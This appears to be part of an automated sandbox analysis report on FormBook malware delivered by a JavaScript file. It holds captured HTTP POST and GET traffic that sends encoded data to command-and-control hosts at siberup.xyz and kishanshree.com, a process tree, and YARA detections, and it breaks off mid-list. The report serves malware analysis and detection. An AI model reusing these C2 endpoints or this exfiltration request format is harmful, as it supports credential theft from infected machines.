36 6d 31 6e 49 59 44 58 6b 50 68 4c 6a 4a 58 45 59 45 33 2d 74 4c 48 6d 42 79 57 31 28 63 5a 31 6a 74 69 71 31 6b 4e 56 41 71 77 48 36 76 6a 35 7a 64 78 67 46 49 72 5f 4a 61 63 32 61 66 36 66 39 56 36 30 58 32 67 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=TBjlIJCzvrFlHDFqDAcHDXeXeL81sfxQihKq2JjIVhD37mfApyA5frnC2SR3Nmkh58j4PSXBZqo-nTDaKQdLri4SG8r7uXrVMWPfoOd-0JZHGlbXQ93gzNC2AcYnboNlmV~KjIzGHzYMwE0hDPmz5qe_ofXiBVvyR_eoWHU1AX7C5IJ6sSa8wHFoBXg5W_DSosixoW18ZTinnHsH4bQSTXL8UBJngeVUh8CVvEz61c2Dubun6JDrecCJgdIKWacSrQl4gmAa6FvjGIibphbbXWVUsfiQ37vXA8MBJ4zWZPnY9ssFKQWL15sPdQbvabOBgegPXQpR4k6m1nIYDXkPhLjJXEYE3-tLHmByW1(cZ1jtiq1kNVAqwH6vj5zdxgFIr_Jac2af6f9V60X2gA).

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:06.707895994 CEST	7661	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.1 Date: Fri, 27 May 2022 15:28:06 GMT Content-Length: 0 Connection: close X-Rate-Limit-Limit: 5s X-Rate-Limit-Remaining: 9 X-Rate-Limit-Reset: 2022-05-27T15:28:11.6850751Z

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49826	85.159.66.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:06.668395042 CEST	7661	OUT	POST /np8s/ HTTP/1.1 Host: www.siberup.xyz Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.siberup.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.siberup.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 54 42 6a 6c 49 49 7e 70 69 34 42 4f 4e 7a 35 5a 45 7a 73 54 58 30 47 56 62 34 51 36 77 4b 34 49 6f 77 61 59 72 5a 79 70 62 45 47 6d 78 32 43 69 34 68 78 6d 66 75 43 55 75 51 31 7a 61 57 6f 69 35 38 71 70 50 53 62 42 61 72 77 51 67 79 53 39 4b 79 6c 45 6f 43 34 69 4a 63 71 6c 34 6a 69 48 4d 57 4b 49 6f 4f 55 6d 33 38 46 48 55 32 7a 58 62 61 6a 72 39 4e 44 39 4e 38 49 37 57 4a 78 53 6d 56 6e 50 6a 4b 33 47 47 44 45 4d 78 6b 45 6d 42 49 4b 30 6a 4b 66 33 74 66 58 37 54 56 72 6d 52 5f 61 57 57 47 34 31 41 6b 50 43 35 63 46 36 35 52 43 5f 6f 6e 46 70 51 6e 67 34 53 5f 4f 63 6f 73 7e 39 6f 55 59 48 61 68 7e 6e 39 58 73 47 72 5a 77 61 58 41 28 76 59 68 4d 31 67 66 6f 49 68 70 6a 47 76 46 4f 66 7a 75 65 34 72 34 58 49 36 4c 75 6c 62 38 43 46 34 4e 49 72 57 61 63 55 72 51 6c 6e 67 6d 51 61 36 47 50 6a 48 72 61 62 75 45 76 61 59 57 56 56 31 76 6a 46 76 62 71 6b 41 38 46 65 4a 35 61 7a 65 34 33 59 38 4a 51 46 4b 6a 4f 4d 35 5a 73 4a 5a 51 61 37 50 72 4f 65 67 65 67 58 58 56 56 37 34 54 53 6d 30 79 38 59 46 78 59 50 6b 37 6a 4a 4a 30 59 47 74 4f 52 62 48 6d 4a 32 57 78 37 6d 5a 43 62 74 6a 37 56 6b 4a 45 41 71 30 33 36 76 36 70 7a 4f 68 43 67 46 39 74 70 69 61 57 7e 4e 30 37 67 32 73 46 32 6d 28 34 39 5a 74 43 32 51 64 79 68 42 66 4a 39 38 44 61 77 6f 67 47 4f 79 6f 42 67 69 72 62 4a 41 79 63 4d 55 6f 78 47 76 6b 69 61 54 4f 4d 30 55 35 4e 68 52 69 68 69 41 72 6b 54 48 32 41 7a 71 4c 36 6d 6b 66 43 66 35 58 47 35 48 4c 79 75 4d 44 54 68 6c 6d 50 39 63 4f 51 76 6e 55 57 28 6d 65 4e 30 62 32 56 72 4a 76 5f 6e 44 4a 75 5a 74 34 64 69 52 48 49 70 56 53 73 6d 56 70 5f 33 53 78 2d 62 46 39 35 45 55 74 6c 76 4d 6b 68 41 5f 5a 47 77 4a 57 68 53 56 62 73 43 54 52 61 7a 6c 4d 39 51 46 68 38 54 66 4d 30 50 43 41 47 42 51 62 4c 70 75 69 4c 31 47 45 4d 49 6b 67 4a 67 77 61 68 7e 62 6d 75 38 57 68 5a 42 62 45 57 4a 6d 75 57 6b 51 5a 4c 6b 77 79 72 59 64 34 55 48 43 6e 65 7a 64 35 55 4f 35 68 6f 4e 66 6a 46 44 71 65 54 52 4e 74 43 62 70 77 67 78 6c 44 6c 70 79 34 57 64 2d 30 32 53 53 64 4b 37 35 75 64 70 4a 5a 43 7a 49 52 76 4f 71 4d 72 78 71 31 32 70 74 32 53 48 75 46 75 54 57 57 65 7a 33 4a 37 68 67 32 4c 5a 36 6c 74 56 75 38 79 35 4b 6b 79 72 59 73 31 68 56 38 74 41 54 59 6d 35 58 71 4f 54 61 68 74 61 4e 4c 61 70 36 71 4f 4d 37 6d 75 4a 34 6e 63 6c 50 4a 71 5a 75 6c 76 76 5f 28 6b 46 42 6a 31 7e 69 38 64 63 6b 55 6e 69 2d 56 5f 4f 74 73 55 46 66 61 46 5a 61 49 51 37 34 4f 30 70 6b 4d 77 49 4e 63 37 71 52 7a 67 76 53 77 56 68 6e 76 6f 4a 69 68 64 53 64 79 5a 74 75 70 38 67 2d 75 38 45 4d 53 4f 63 4d 5a 41 31 32 65 61 54 63 32 45 59 4d 52 30 59 58 39 37 38 58 67 37 6f 6f 4a 52 5a 55 72 67 6f 36 53 44 6d 6e 31 71 6a 35 4f 49 52 50 63 78 34 71 36 36 46 47 39 78 48 4e 6c 45 63 50 68 4c 42 69 7a 37 38 4c 67 51 63 73 47 41 4b 45 46 78 4e 6c 4a 35 28 63 48 42 76 62 74 68 75 42 66 6f 75 4f 46 39 47 4e 59 30 31 63 55 4b 43 6b 49 35 73 46 45 44 75 38 46 37 61 6e 39 62 35 66 41 57 72 76 5a 49 6d 5a 45 69 53 66 4f 70 61 6f 4c 39 53 4f 38 48 39 74 77 34 41 76 33 4f 79 42 52 35 51 5f 45 4f 72 41 62 47 55 4c 31 76 7e 4e 4d 6c 41 6d 52 64 64 50 54 34 77 46 66 75 64 51 42 55 37 71 45 54 4a 77 54 72 66 74 33 72 4b 70 69 53 42 4d 68 4e 44 34 61 44 30 33 76 4a 67 72 6a 6c 35 37 57 52 7e 65 70 45 6e 5f 39 47 51 6e 5a 67 6c 61 4b 62 34 39 79 77 63 75 69 63 65 51 64 62 5a 74 4c 48 42 6f 35 6f 76 36 54 66 43 46 6d 61 68 72 71 70 7a 6e 52 33 65 44 7a 57 37 4a 37 5a 41 4a 6d 4f 6d 66 59 55 45 43 67 6d 79 5f 31 42 6e 44 51 4b 35 4f 6d 6d 6f 56 70 42 6d 48 30 44 77 4d 64 46 6d 42 32 76 51 5a 47 70 51 48 4e 7a 7e 41 45 62 6a 6f 36 56 52 66 78 50 68 30 4f 79 52 55 6d 75 38 49 65 77 66 68 66 53 35 38 79 49 34 32 50 6f 33 38 4d 5f 52 59 74 53 6d 51 55 68 33 2d 61 4f 36 77 79 6d 28 32 6d 6f 37 58 64 71 7a 39 7a 74 4a 4f 71 52 56 42 46 30 72 5f 6f 4b 48 6e 36 78 49 42 77 48 56 48 35 74 45 5f 66 46 64 6b 63 4c 77 32 67 56 77 58 6f 62 76 50 4a 64 6a 6a 4a 72 35 46 46 48 4b 2d 37 70 58 5f 66 41 31 44 5a 56 47 4a 6f 4c 66 4f 51 61 4e 31 53 59 7a 6f 6a 49 36 77 42 2d 6d 70 57 58 67 33 6f 77 62 65 51 70 63 74 33 63 72 72 51 75 5a 45 4c 6f 51 35 52 4f Data Ascii: c2MH6DeP=TBjlI~pi4BONz5ZEzsTX0GVb4Q6wK4IowaYrZypbEGmx2Ci4hxmfuCUuQ1zaWoi58qpP SbBarwQgyS9KylEoC4iJcql4jiHMWKIoOUm38FHU2zXbajr9ND9N8l7WJxSmVnPjK3GGDEMxkEmBIK0jKf3tfX7TVr mR_aWWG41AkPC5cF65RC_onFpQng4S_Ocos~9oUYHah~n9XsGrZwaXA(vYhM1gfoIhpjGvFOfzue4r4Xl6Lulb8CF4 NIrWacUrQlngmQa6GPjHrabuEvaYWVV1vjFvbqkA8FeJ5aze43Y8JQFKjOM5ZsJZQa7PrOegegXXVV74TSm0y8YFxY Pk7jJJ0YGtORbHmJ2Wx7mZCbtj7VkJEAq036v6pzOhCgF9tpiaW~N07g2sF2m(49ZtC2QdyhBfJ98DawogGOyoBgir bJAycMUoxGvkiaTOM0U5NhRihiArkTH2AzqL6mkfCf5XG5HLyuMDThlmP9cOQvnUW(meN0b2VrJv_nDJuZt4diRHIp VSsmVp_3Sx-bF95EUtlvMkhA_ZGwJWhSVbsCTRazlM9QFh8TfM0PCAGBQbLpuiL1GEMIkgJgwah~bmu8 WhZBbEWJmuWkQZLkwyrYd4UHCnezd5UO5hoNfjFDqeTRNtCbpwgxlDlpy4Wd-02SSdK75udpJZCzIRvOqMrxq12pt2 SHuFuTWWez3J7hg2LZ6ltVu8y5KkyrYs1hV8tATYm5XqOTahtaNLap6qOM7muJ4nclPJqZulvv_(kFBj1~i8dckUni-V_OtsUFfaFZaIQ74O0pkMwINc7qRzgvSwVhnvoJihdSdyZtup8g-u8EMSOcMZA12eaTc2EYMR0YX978Xg7ooJRZUr go6SDmn1qj5OIRPcx4q66FG9xHNlEcPhLBiz78LgQcsGAKEFxNlJ5(cHBvbthuBfouOF9GNY01cUKCkl5sFEDu8F7a n9b5fAWrvZImZEiSfOpaoL9SO8H9tw4Av3OyBR5Q_EOrAbGUL1v~NMlAmRddPT4wFfudQBU7qETJwTrft3rKpiSBMh ND4aD03vJgrjl57WR~epEn_9GQnZglaKb49ywcuiceQdbZtLHBo5ov6TfCFmahrqpznR3eDzW7J7ZAJmOmfYUECgmy _1BnDQK5OmmoVpBmH0DwMdFmB2vQZGpQHNz~AEbjo6VRfxPh0OyRUmu8IewfhfS58yI42Po38M_RYtSmQUh3- aO6wym(2mo7Xdqz9ztJOqRVBF0r_oKHn6xIBwHVH5tE_fFdkcLw2gVwXobvPJdjjJr5FFHK-7pX_fA1DZVGJo LfOQaN1SYzojI6wB-mpWXg3owbeQpct3crrQuZELoQ5RO~yalK25sialQ8nTdut9qr3qhvQFZ9dup1Y1n9d9JeIqf6 Mc5~GBrGOZZB9vhJUc4bi6YLkKuYxQGMCybkc9dMGdKIl~dww~yGFF9zaQKleYdsbrmG-F_pIq16PdHoZgbze1ia1U BKtTte1ff3DrRBVaDmU4usCUSpTpHo_eMs-4ngTSDq9(0keiDadxD2fZ1JA0k3uxUCPPKrogBAMqu9TEmrWEDD5fVV dYsmxzdiPHN8XdmngE6Dh58fHD5MAwN78y3TiVAOZD0FA9oqJhZCuVdhxi3G3PByb4IkN59ve6kw3Ho2vXFXFDNQOz y(8qoST3_OOTU2OgQrcLhVZc5VAHCqq8ER1rgxX3k17y2eoQtJ9U6q7K7gYGac9y6UiXVC-hhk9P6NklQ98nhSIJhm b~iV8DY6QovY03nJDzdfvXGeCrb0fyY4X4MxtpQXAMflB5O~tDww4XlaU3XqGAT7qRTulR5rSeUILsG2a0nmXmyGj4 JPrcwedEqz-dllkJHwxWW~vbwhyRFq6i9SvO66q4p7KBTlHcNviUrOs6T0kt80tRQSjc4TyRrqsJAKx5ozvqF4te8v

Timestamp	kBytes transferred	Direction	Data
			DzPPjwLnnEHlsONWxVPb2~0Is4RkgAiC-wJ6qnJITteONTNesdB~wgNszDd1-FkvVtzFwrR9KQieEbUxiqr951LdLr jP3eNabqBoJQ_kb9IO8RhwPBzpX0mEUw2sHmgT0QRQNauXl1rzLliPvBSdHVa0CWj(4yXz3EToAvdmYaKF2MyRTO6X 7lcA7qoUndWlkqNU_FpbzxHpuGWwA2H9LjAYLOAdl1FsLmuL45Lj7TN8KJ2X6s7259YoaeFTerilzftFTqm1JtXSyA oZNGanVtTnIcuOX3LMRV4WWjdg8uGJ6wAPW6pIYyC1w~e6sNMQxMNJeOBg8DKhE3Eq9YZWYTdlrUUFSH 4Vy(zgY8QGeeZ5aYqoFRuTPj8TVGJ6kYcnKZuUQmgF0l0Dfh6bXjYJGoWZrw8G78ewguanxiRcVJYPWhzYU~jH0Asz 5hlzsBsPqatWFTBCV0msnx_Y4G4sBsTkCeHUZ7VA3OUCbiJawLKe0oWtL~yG3YGGzWGnomwyyLfJu6Z9P632A334Rs vCWmyxRED3JM_UV9xhN2oKYv5dJBvsZ380yPNagQzwciu(xFbMN3JLnA0De0SLmI8smeMcpA8RGpTHNL PXtMPAvsZq6gnCOfpfjex5KLdv0NUj2lmaFpi1-hJZTx53V9krSK89m0ccDmqhcbjOkhff6kas4tUYCmJDiymxKL8E dok5qRTUW04n4D2DvqGqP5wLYRqGK6ZAliosRZIj39fAX5XnNscONbn(N6J3BPUkm0s6T4zFPgyz7LOrM2W4DH6ReP- ~2GBtxdgdVA2PzWD1z1b7gsSoHjWHpJw35f80qiQOs51M3cV(n(PbXPhggaBCEa6MndnxR(H2B6Q1o~OSX8VkLpUo ZA388CN7djErAYsrQB66-pDtzB3h-WNl6A-7_oKF35qoRi1RvT-~DxYpgWzo5Bz6x81LWYCSelWmM68(0cG6RVBpmE odMJpzjCzKXx7(gbzYWh9nv1ReUlyKvlE4T24TOTsZtWeXfAr4N8tpHZPlc7TUz2KQbMxYkYsSmcXNNQOLoE7xmBRG AUnbzwXE3pPa5Ate0UipKp87KLCDcRkfDwZ6gu4MLC1qVNS4vR5Idjetq~R3JZnWO5TnCy8nMFb(tZj9su2KZHRRnT t6RbQ0YWzV5JLRpw_BRxXpG~gGvu1NZwxZ3NFZxlAvGnXVfBZvsoVF-lL15oio-6BQDz3XFYFX_yTBvOV6amvegShL 9XzW8(RrWMiLb2BNE46J72sjGMdVdLkiJSxZg8WmkP3Koij1nmAQwDueO~XjgeDzAxeuiAFc_VxtXmeITjP9pqqP15 QddDSd8lZA7v_agC2DOSbmBOO7rFFp14jSgsuh99caixNPx4WpdIQl4wdn15rFEGKElilgtU_ZinnKNSorj~n11QwP RxGqwuaRpCt5xUBXPWqv0cyuinKoRix(7lpB0i3pEVe6mVPrI1ZqNdDyS6lu7Enuir84jtl0QC0bJRcn_HSsLvFwZI 6lpJhwDg-XSMQxVQC4McBlW4MnkrIhsRgcDRjd4viGyGLxZuBo1EiqsxYiRoUSzG0A1J-GXRxbnLurIT66Skq09W05 WZiHnmKF3JJ8H5LTPbcCP6LNAAAzF9puw(lDK53gn~2IywzJ62reKmsmyzYYo8jxrvb2_CH67sauRrsbxmhZ5ZXbXn kHTelfYjNUyaXOUAEir6C~aFcIJ3LAIzgwEGrokz1uWri6JTk2KLrB5dc~Dnf~qap55VY~coF(FKOBxeS1nUroHepI Jl892VyjTYXorwLCU9npgzsmWLmwStSRHcsv8v9zxc9WUVQg9iwnbM4ncqGyPgHs9UxDw83gLVIvdI8QkJf(4pQpHY 4Us8UsFYizENBjtUTQ3YlRjCPB7WupCZzWo(a4QtAjyLxBmkyn0sII67TNHZwWbKFXyV7Jp44eZck6bX8KmDNJYGlW otQ25CiQo1nfCLnu35-xUW1Th0bM7sYOQ~e50NmBh(ew049ny5kageQ4VcXU3k24YtPsuZ9~KxfWpo7fTMaR0if4ps- Oy8DJFLUYsF-Sbtw1hKS6fVuMazb8YaQ25eZrcpdYPusmiQZUmZYHyYW7YkpGa2PXiX6z3zJ6S7MnjbL2R24l4G
May 27, 2022 17:28:06.814181089 CEST	7686	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.1 Date: Fri, 27 May 2022 15:28:06 GMT Content-Length: 0 Connection: close X-Rate-Limit-Limit: 5s X-Rate-Limit-Remaining: 8 X-Rate-Limit-Reset: 2022-05-27T15:28:11.6850751Z

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49828	85.159.66.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:06.717545986 CEST	7661	OUT	GET /np8s/?c2MH6DeP=cDXfWuCokJFrdCwhVntnDB+RdogU7uBP5U/Sv42Lexzi+FyRpCsvSOHB1ClRHn4SxuGj&h FQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.siberup.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:28:06.785590887 CEST	7685	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.1 Date: Fri, 27 May 2022 15:28:06 GMT Content-Length: 0 Connection: close X-Rate-Limit-Limit: 5s X-Rate-Limit-Remaining: 9 X-Rate-Limit-Reset: 2022-05-27T15:28:11.7635228Z


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49829	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:11.983567953 CEST	7688	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 67 6e 66 51 70 6f 61 42 4b 75 64 35 39 2d 34 68 71 6e 76 68 58 4a 6c 4d 41 4c 38 5a 5a 4d 34 6e 42 64 69 6f 66 6a 59 49 35 64 57 74 31 33 39 69 31 6d 49 4d 55 45 6a 36 69 72 56 6f 75 53 70 55 72 32 49 32 6e 66 4c 44 6d 6a 75 4a 6b 59 6b 53 31 48 63 44 4d 52 4b 6a 46 31 38 42 6a 42 58 73 6f 63 6a 53 41 6c 79 64 63 62 74 47 68 72 68 61 4a 52 56 4f 59 6b 41 70 4d 45 28 50 68 79 6d 46 63 50 73 6f 57 68 6e 73 51 61 67 51 37 35 36 4f 6c 4e 51 6a 57 56 35 45 4f 59 49 46 70 62 74 54 49 4a 6a 76 30 33 39 46 4b 4c 45 54 38 35 6a 4e 7a 33 74 31 50 6d 6f 7a 71 5f 7a 44 72 43 46 70 6f 35 6d 76 65 38 6b 47 50 79 43 5f 64 79 78 43 46 53 75 67 4a 38 31 41 4a 31 6e 4c 6e 68 55 33 49 72 33 77 4f 77 33 44 34 41 58 41 55 68 4e 61 7e 67 4c 52 37 44 57 75 48 74 6b 7a 5a 45 43 66 78 67 72 32 41 72 52 77 41 41 64 66 45 33 77 4f 66 31 63 58 61 39 4e 4d 72 6b 79 35 44 41 37 57 79 66 39 58 51 59 6e 6b 75 62 64 70 37 41 39 6f 6b 6b 79 71 77 54 46 4b 65 31 28 65 51 76 6e 72 32 4f 4f 4d 32 35 73 6a 38 5a 63 75 75 70 71 4d 4c 70 39 6f 61 56 7e 6c 33 31 4e 36 38 5a 7a 77 5a 79 79 48 4d 63 45 53 54 58 69 41 65 69 62 74 4f 49 69 6f 6b 42 5a 63 37 54 49 70 54 64 64 44 73 6d 41 74 57 4a 6a 70 4b 68 4c 7a 58 43 48 38 70 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=gnfQpoaBKud59-4hqnvhXJlMAL8ZZM4nBdiofjYl5dWt139i1mIMUEj6irVouSpUr2I2nfLDmjuJkYk S1HcDMRKjF18BjBXsocjSAlydcbtGhrhaJRVOYkApME(PhymFcPsoWhnsQagQ756OlNQjWV5EOYIFpbtTlJjv039FK LET85jNz3t1Pmozq_zDrCFpo5mve8kGPyC_dyxCFSugJ81AJ1nLnhU3Ir3wOw3D4AXAUhNa~gLR7DWuHtkzZECfxgr 2ArRwAAdfE3wOf1cXa9NMrky5DA7Wyf9XQYnkubdp7A9okkyqwTFKe1(eQvnr2OOM25sj8ZcuupqMLp9oaV~l31N68 ZzwZyyHMcESTXiAeibtOIiokBZc7TIpTddDsmAtWJjpKhLzXCH8pA).
May 27, 2022 17:28:12.128041029 CEST	7688	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:28:11 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Statistics

Behavior



- wscript.exe
- wscript.exe
- bin.exe
- explorer.exe
- wscript.exe
- wscript.exe
- wscript.exe
- cmmon32.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- 5hol_r7nkdhp.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: **6352**, Parent PID: **3968**

General

Target ID:	0
Start time:	17:25:21
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\CIQ-PO162667.js"
Imagebase:	0x7ff7613a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.272269605.000001E33FAF9000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.283279518.000001E33FDAF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.283279518.000001E33FDAF000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.283279518.000001E33FDAF000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.274118821.000001E33FAF9000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.273757086.000001E33FAF2000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.272435860.000001E33FAF9000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.273520622.000001E33FA71000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.285664073.000001E33FAAE000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.285664073.000001E33FAAE000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.291278262.000001E33FAD0000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.286506040.000001E33FB1D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.286506040.000001E33FB1D000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.271100464.000001E33FA55000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.283352541.000001E33FAAE000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.283352541.000001E33FAAE000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.293804379.000001E33FB1D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.293804379.000001E33FB1D000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.283509737.000001E33FB1D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.283509737.000001E33FB1D000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.272975523.000001E33FA54000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.284654374.000001E33FB1D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.284654374.000001E33FB1D000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.272013161.000001E33F9B1000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.284462821.000001E33FAAE000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.284462821.000001E33FAAE000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.273684731.000001E33FAEE000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.273404024.000001E33FAEE000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000002.298399545.000001E34090B000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.298399545.000001E34090B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 